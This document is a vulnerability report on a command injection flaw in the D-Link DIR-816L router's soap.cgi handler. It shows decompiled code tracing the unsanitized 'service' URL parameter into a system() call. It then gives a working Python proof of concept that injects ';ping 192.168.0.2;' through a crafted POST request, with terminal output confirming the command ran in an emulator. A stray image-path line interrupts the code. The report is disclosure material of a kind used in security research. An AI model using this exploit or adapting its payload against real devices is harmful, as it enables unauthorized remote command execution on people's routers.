DIR-816L

D-Link DIR-816L Command Execution Vulnerability

Vender: D-Link

Firmware version: DIR816L_FW206b01

Exploit Author: Lexpl0it

Vendor Homepage: https://www.dlinktw.com.tw/techsupport/ProductInfo.aspx?m=DIR-816L

Detailed description

In the `soapcgi_main` function, `v3` directly obtains the request URL with parameters. Through the sequence `v3->v9->v10->v14`, it is ultimately concatenated within the `snprintf` function and passed to `system` for execution, resulting in arbitrary command execution.

```
int soapcgi_main()
{
  int v0; // $s0
  __off_t v1; // $s4
  char *v2; // $s3
  char *v3; // $s1
  char *v4; // $s0
  char *v5; // $s2
  int v6; // $a0
  const char *v7; // $a1
  const char *v8; // $a2
  char *v9; // $v0
  char *v10; // $s1
  char *v11; // $v0
  const char *v12; // $s0
  char *v13; // $v0
  const char *v14; // $s1
  __pid_t v15; // $v0
  char *v16; // $v0
  const char *v17; // $s3
  __pid_t v18; // $v0
  const char *v19; // $s7
  __pid_t v20; // $v0
  FILE *v21; // $s3
  __pid_t v22; // $v0
  __pid_t v23; // $v0

  v0 = 0;
  v1 = sub_40E634();
  if ( v1 >= 0 )
  {
    v2 = getenv("CONTENT_TYPE");
    v3 = getenv("REQUEST_URI");
    v4 = getenv("HTTP_SOAPACTION");
    v5 = getenv("REQUEST_METHOD");
    if ( v2 && !strncasecmp(v2, "text/xml", 8u) )
    {
      if ( !v3 )
        goto LABEL_21;
      if ( !v4 )
        goto LABEL_21;
      v9 = strchr(v3, '?');
      v10 = v9;
      if ( !v9 || strncmp(v9, "?service=", 9u) )
        goto LABEL_21;
      v11 = &v4[strlen(v4) - 1];
      if ( *v11 == 34 )
        *v11 = 0;
      v12 = &v4[*v4 == 0x22];
      v13 = strchr(v12, 35);
      dword_439100 = (int)v13;
      if ( !v13 )
      {
LABEL_21:
        v0 = -1;
        goto LABEL_22;
      }
      *v13 = 0;
      dword_439100 = (int)(v13 + 1);
```


```
59    dword_439100 = (int)(v13 + 1);
60    if ( !strcasecmp(v5, "POST") )
61    {
62      v14 = v10 + 9;
63      v15 = getpid();
64      sprintf(byte_437CC0, "%s/pid%d", "/runtime/services/upnp", v15);
65      cgibin_parse_request(sub_40E504, 0, 0x10000);
66      v16 = getenv("SERVER_ID");
67      v17 = (const char *)dword_439100;
68      v19 = v16;
69      v18 = getpid();
70      sprintf(
71        byte_438D00,
72        "%s/ACTION.%s.php\nACTION_NODEBASE=%s\nINF_UID=%s\nSERVICE_TYPE=%s\nACTION_NAME=%s\nSHELL_FILE
73        "/htdocs/upnp",
74        v14,
75        byte_437CC0,
76        v19,
77        v12,
78        v17,
79        "/var/run",
80        v14,
81        v18);
82      if ( !xmldbc_ephp_wb(0, 0, byte_438D00, byte_437D00, 4096) )
83      {
84        if ( !cgibin_fill_http_content_len(byte_437D00, 0x1000u) )
85          printf("%s", byte_437D00);
86        v20 = getpid();
87        sprintf(byte_438D00, "%s/%s_%d.sh", "/var/run", v14, v20);
88        v21 = fopen(byte_438D00, "a+");
89        if ( v21 )
90        {
91          v22 = getpid();
92          fprintf(v21, "rm -f %s/%s_%d.sh", "/var/run", v14, v22);
93          fclose(v21);
94          v23 = getpid();
95          sprintf(byte_438D00, "sh %s/%s_%d.sh > /dev/console &", "/var/run", v14, v23);
96          system(byte_438D00);
```

POC

```
from socket import *
from os import *
from time import *

request = b"POST /soap.cgi?service=;ping 192.168.0.2; HTTP/
1.1\r\n"
request += b"Host: 192.168.0.1:49152\r\n"
request += b"Content-Type: text/xml\r\n"
request += b"Content-Length: 100\r\n"
request += b"SOAPAction: L#eo\r\n\r\n"

s = socket(AF_INET, SOCK_STREAM)
s.connect((gethostbyname("192.168.0.1"), 49152))
s.send(request)
```




```
root@leo-virtual-machine:/firmae/FirmAE# python /tmp/exp.py
root@leo-virtual-machine:/firmae/FirmAE#
```

```
root@leo-virtual-machine:/firmae/FirmAE#
root@leo-virtual-machine:/firmae/FirmAE# ifconfig tap8_0
tap8_0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.2  netmask 255.255.255.0  broadcast 0.0.0.0
        inet6 fe80::ec7d:a8ff:fea9:391f  prefixlen 64  scopeid 0x20<link>
        ether ee:7d:a8:a9:39:1f  txqueuelen 1000  (Ethernet)
        RX packets 6543  bytes 3156827 (3.1 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6957  bytes 551054 (551.0 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@leo-virtual-machine:/firmae/FirmAE# python ping_srv.py
Wait for ICMP ping...
receive 192.168.0.1 ping request, ID: 64067, sid: 0
```

Statement

I confirm that the information in this report is true and accurate, and it is intended solely for security research and vulnerability remediation purposes, not for malicious use.